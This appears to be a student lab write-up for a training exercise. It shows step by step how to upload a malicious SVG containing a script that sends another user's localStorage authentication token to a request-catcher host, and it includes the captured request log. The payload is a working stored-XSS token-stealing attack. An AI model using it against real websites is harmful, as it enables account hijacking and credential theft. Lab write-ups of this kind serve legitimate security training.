Juvan Thavalingam, Christian Graber

Task 6:

1. Start the Request Catcher
   Url of Request Catcher: https://c9df907e-ce0e-4aeb-8f74-10922237a0c4.i.vuln.land/

2. Go to terminal and create a svg file: nano target.svg

3. Put this code below in the target.svg file:

   <?xml version="1.0" encoding="UTF-8"?><svg xmlns="http://www.w3.org/2000/svg" width="1000" height="1000" viewBox="0 0 32 32"> <rect fill="#f00" height="32" width="32"/><rect fill="#fff" height="6" width="20" x="6" y="13"/> <rect fill="#fff" height="20" width="6" x="13" y="6"/>

   <script>fetch("https://c9df907e-ce0e-4aeb-8f74-10922237a0c4.i.vuln.land/sol?token="+localStorage.getItem("token"));</script>

   </svg>

   Important: <script> … </script> must be include before </svg> eingefügt werden. This code send the authentication token to Request Catcher.

4. Login as Customer0 and got to profile and community!

5. Put random title and text and click on "Add picture from computer"

6. Select the target.svg file in your computer

7. Finally, save it. You can see a swiss flag on the home screen

8. Log out and log in as Customer1 and go to home screen, where you can see the swiss flag

9. Now, go to Request Catcher and you can see the authentication token of customer1!

Juvan Thavalingam, Christian Graber

```
****************************************************
URL: http://c9df907e-ce0e-4aeb-8f74-10922237a0c4.i.vuln.land
/sol?token="[...base64 token highlighted...]"
METHOD: GET
IP: 10.1.12.1
Time: 2024-10-15 22:10:48
Headers:
Host: c9df907e-ce0e-4aeb-8f74-10922237a0c4.i.vuln.land
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en,q=0.5
Origin: https://9466a446-f258-4752-bbda-529ce67f348i.i.vuln.land
Referer: https://9466a446-f258-4752-bbda-529ce67f348i.i.vuln.land/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers
X-Forwarded-For: 160.85.253.213
X-Forwarded-Host: c9df907e-ce0e-4aeb-8f74-10922237a0c4.i.vuln.land
X-Forwarded-Port: 443
X-Forwarded-Proto: https
X-Forwarded-Server: traefik.vuln.land
X-Real-Ip: 160.85.253.213


QueryString:
b'token=%22[...base64 token highlighted...]'
****************************************************
```